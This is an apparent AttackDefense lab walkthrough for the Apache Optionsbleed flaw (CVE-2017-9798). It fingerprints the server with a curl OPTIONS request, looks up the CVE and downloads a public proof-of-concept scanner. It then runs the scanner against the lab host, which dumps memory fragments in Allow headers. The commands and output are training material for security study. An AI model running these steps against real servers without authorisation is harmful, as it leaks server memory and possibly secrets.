

[illegible]

Name	Apache: Optionsbleed
URL	https://www.attackdefense.com/challengedetails?cid=207
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server is vulnerable to a Optionsbleed vulnerability which can lead to leakage of arbitrary pieces of the memory.

Objective: Your objective is to find the vulnerability and exploit it to fetch content from memory.

Solution:

Step 1: Inspect the web application.

URL: <http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/>



It works!

Step 2: Find the version of apache server.

Command:

```
curl -sI -X OPTIONS http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/
```


```
root@PentesterAcademyLab:~# curl -sI -X OPTIONS http://7qosiz7xbbvl11ttcjzmsyqtm.public1.attackdefenselabs.com/
HTTP/1.1 200 OK
Allow: ,HEAD,,HEAD,,HEAD,GET,HEAD,OPTIONS,POST,TRACE
Content-Length: 0
Content-Type: text/html
Date: Fri, 07 Jun 2019 14:33:01 GMT
Server: Apache/2.4.17 (Unix)
```

```
root@PentesterAcademyLab:~#
```

The apache server version is 2.4.17

Step 3: Check the CVE information for optionsbleed vulnerability on cve.mitre.org to find out whether the apache server is vulnerable or not.

Search on google “optionsbleed cve.mitre.org”



Click on the cve.mitre.org link.

URL: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9798>

http://7qosi...nslabs.com/ x CVE - CVE-2017-9798 x +

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9798

Most Visited

CVE
Common Vulnerabilities and Exposures

CVE List CNAs WGs Board About News & Blog

NVD
Go to: [CVSS Scores](#) [CPE info](#) [Advanced Search](#)

Search CVE List Download CVE Data Feeds Request CVE IDs Update a CVE Entry

HOME > CVE > CVE-2017-9798

CVE-ID

CVE-2017-9798 [Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.

References

Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27 are vulnerable.

Step 4: Search for optionsbleed poc on google and look for publically available exploits

http://7qosi...nslabs.com/ x G optionsbleed poc - G... x +

https://www.google.com/search?client=firefox-b-ab&ei=QXD6XOKOLsjvrQHm2KPcG&q=optionsbleed+poc&oq=optionsbleed&gs_l=psy-ab.3.0.0i7118.0

Most Visited

Google

optionsbleed poc


All Videos Shopping News Images More Settings Tools

About 19,100 results (0.34 seconds)

brokensound77/OptionsBleed-POC-Scanner: OptionsBleed ... - GitHub
<https://github.com/brokensound77/OptionsBleed-POC-Scanner>
 Sep 27, 2017 - OptionsBleed (CVE-2017-9798) PoC / Scanner. Contribute to brokensound77/OptionsBleed-POC-Scanner development by creating an ...

hannob/optionsbleed - GitHub
<https://github.com/hannob/optionsbleed>
optionsbleed. This is a proof of concept code to test for the **Optionsbleed** bug in Apache httpd (CVE-2017-9798). Please consider using the tool Snallygaster ...

Check the OptionsBleed-POC-Scanner GitHub repository.



Step 5: Download the bleeder.py script from the GitHub repository.

Command:

wget <https://github.com/brokensound77/OptionsBleed-POC-Scanner/blob/master/bleeder.py>

```
root@PentesterAcademyLab:~# wget https://raw.githubusercontent.com/brokensound77/OptionsBleed-POC-Scanner/master/bleeder.py
--2019-06-07 10:19:15-- https://raw.githubusercontent.com/brokensound77/OptionsBleed-POC-Scanner/master/bleeder.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.192.133, 151.101.128.133, 151.101.64.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.192.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4535 (4.4K) [text/plain]
Saving to: 'bleeder.py'

bleeder.py          100%[=====>] 4.43K --.-KB/s in 0s

2019-06-07 10:19:16 (99.5 MB/s) - 'bleeder.py' saved [4535/4535]

root@PentesterAcademyLab:~#
```

Step 6: Check the help option to find the usage information of bleeder.py script.

Command: python bleeder.py -h


```
root@PentesterAcademyLab:~# python bleeder.py -h
usage: bleeder.py [-h] [-c COUNT] [-f {option,custom}] [-tc THREAD_COUNT]
                  [-nv] [-ni] [-v] [-e]
                  url
```

positional arguments:

url full URL (including http(s)) to be scanned

optional arguments:

-h, --help show this help message and exit
-c COUNT, --count COUNT number of times to scan (default: 1000)
-f {option,custom}, --force {option,custom} forces the scan to attempt using custom verb method OR
OPTIONS (default: try OPTIONS THEN custom)
-tc THREAD_COUNT, --thread-count THREAD_COUNT max concurrent thread count (default: 500)
-nv, --no-verify does not verify ssl connection (may be necessary for
self-signed certs)
-ni, --no-ignore does NOT ignore ssl warnings (default: ignored)
-v, --verbose prints all headers
-e, --errors prints all errors

```
root@PentesterAcademyLab:~#
```

Command:

```
python bleeder.py -c 500 http://7qosiz7xbbv11ttcjzmsyqtm.public1.attackdefenselabs.com/
```

```
root@PentesterAcademyLab:~# python bleeder.py -c 500 http://7qosiz7xbbv11ttcjzmsyqtm.public1.attackdefenselabs.com/
```

```
::OptionsBleed (CVE-2017-9798) Scanner::
```

```
[+] scanning http://7qosiz7xbbv11ttcjzmsyqtm.public1.attackdefenselabs.com/ to see if it bleeds!
[+] checking OPTION method
[+] allow headers detected in OPTION response
[+] checking CUSTOM method
[+] allow headers detected in CUSTOM response
[+] scanning with OPTIONS method...
[+] scanning with custom (PULL) method...
[+] 500 responses captured
[+] unique results:
000w0,HEAD,GET,HEAD,POST,OPTIONS,TRACE
,HEAD,000w0,HEAD,000w0,HEAD,DELETEDD,HEAD,GET,HEAD,OPTIONS,POST,TRACE
,HEAD,000w0,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
000w0,HEAD,,HEAD,000w0,HEAD,DELETEDD,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
000w0,HEAD,000w0,HEAD,GET,HEAD,POST,OPTIONS,TRACE
000w0,HEAD,,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
,HEAD,000w0,HEAD,000w0,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
GET,HEAD,POST,OPTIONS,TRACE
,HEAD,000w0,HEAD,GET,HEAD,POST,OPTIONS,TRACE
000w0,HEAD,,HEAD,000w0,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
000w0,HEAD,,HEAD,000w0,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
000w0,HEAD,000w0,HEAD,000w0,HEAD,,HEAD,GET,HEAD,OPTIONS,POST,TRACE
000w0,HEAD,,HEAD,000w0,HEAD,DELETEDD,HEAD,GET,HEAD,OPTIONS,POST,TRACE
000w0,HEAD,000w0,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
,HEAD,,HEAD,,HEAD,GET,HEAD,OPTIONS,POST,TRACE
,HEAD,000w0,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
000w0,HEAD,,HEAD,GET,HEAD,POST,OPTIONS,TRACE
000w0,HEAD,000w0,HEAD,,HEAD,GET,HEAD,OPTIONS,POST,TRACE
,HEAD,000w0,HEAD,000w0,HEAD,DELETEDD,HEAD,000w0,HEAD,GET,HEAD,OPTIONS,POST,TRACE
,HEAD,,HEAD,GET,HEAD,POST,OPTIONS,TRACE
```

The script was able to dump some content from the memory.

References:

1. Apache httpd (<https://httpd.apache.org/>)
2. CVE-2017-9798 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9798>)
3. OptionsBleed-POC-Scanner
(<https://github.com/brokensound77/OptionsBleed-POC-Scanner>)